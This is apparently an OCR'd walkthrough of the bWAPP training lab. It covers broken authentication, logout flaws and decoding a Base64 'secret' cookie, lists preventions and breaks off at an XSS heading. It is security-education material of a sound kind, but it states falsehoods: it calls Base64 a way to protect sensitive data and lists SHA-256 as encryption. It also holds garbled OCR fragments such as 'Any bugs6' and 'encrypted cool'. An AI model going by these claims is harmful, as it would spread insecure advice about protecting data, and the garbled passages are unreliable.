

/ Broken Auth - Insecure Login Forms /

Enter your credentials.

Login:

Password:

Successful login! You really are Iron Man :)



/ Broken Auth. - Logout Management /


Click **here** to logout.

BROKEN AUTHENTICATION LOGOUT MANAGEMENT (LOW SECURITY)

- The vulnerability where an application's logout functionality is insecure or improperly implemented, allowing an attacker to maintain an active session even after the user has logged out.

VULNERABILITY

- Back button vulnerability: If an application does not disable the browser's back button after the user logs out, an attacker can use the back button to access the user's account.
- Incomplete logout: If an application does not clear the user's session or destroy the session cookie when the user logs out, an attacker can still access the user's account.



Enter your credentials *(bee/bug)*.

Login:

Password:

Set the security level:

low

PREVENTIONS

To prevent Broken Authentication in BWAPP, the following steps can be taken:


- Implement strong and unique passwords: Encourage users to use strong and unique passwords and enforce password policies such as minimum length, complexity, and expiry.
- Implement multi-factor authentication: Use multi-factor authentication to add an extra layer of security to the login process. This could include a code sent to a mobile device or a biometric factor.
- Implement session management: Use secure session management techniques such as session timeouts, secure cookie attributes, and secure session storage.
- Use secure password reset mechanisms: Implement secure password reset mechanisms such as using secret questions and answers, sending reset links to registered email addresses, and enforcing password reset policies.
- Implement secure login mechanisms: Use secure login mechanisms such as CAPTCHA, login attempt limits, and account lockout policies to prevent brute force attacks.
- Regularly update software and libraries: Keep all software and libraries up to date with the latest security patches and updates to prevent known vulnerabilities from being exploited.
- Implement secure coding practices: Ensure that all code is written with security in mind, including input validation, output encoding, and error handling.

SENSITIVE DATA EXPOSURE

Sensitive Data Exposure is a vulnerability where sensitive data, such as passwords, credit card numbers, or personal information, is not properly protected, making it vulnerable to unauthorized access or disclosure.

Base Encoding 64


Base64 encoding can be used to protect sensitive data by converting it to a format that is more difficult to read or steal



/ Base64 Encoding (Secret) /

Your secret has been stored as an encrypted cookie!

HINT: try to decrypt it...




Your secret has been stored as an encrypted cool

HINT: try to decrypt it...

Site	Name
localhost	PHPSESSID
✓ localhost	secret
localhost	security_level

Name:	secret
Content:	QW55IGJ1Z3M%2F
Host:	localhost
Path:	/
Send For:	Any type of connection
Expires:	Sun 15 May 2022 12:21:13 PM CEST



Decode from Base64 format

Simply enter your data then push the decode button.

```
QW55IGJ1Z3M%2F
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.


```
Any bugs6
```

The Cookie Manager in Firefox to view the contents of the cookie and decode the Base64-encoded data.

By decoding the Base64-encoded data in the cookie, the user can potentially access sensitive information, such as the user's session ID or other session-related data.

PREVENTIONS

- To prevent sensitive data exposure in BWAPP, the following methods can be implemented:
- Use proper encryption techniques like AES, RSA, or SHA-256 to encrypt sensitive data both in transit and at rest.
- Implement secure coding practices to avoid exposing sensitive data in code and ensure secure data storage.
- Use secure network protocols such as HTTPS to transmit sensitive data over the network.



/ XSS - Reflected (GET) /

Enter your first and last name:

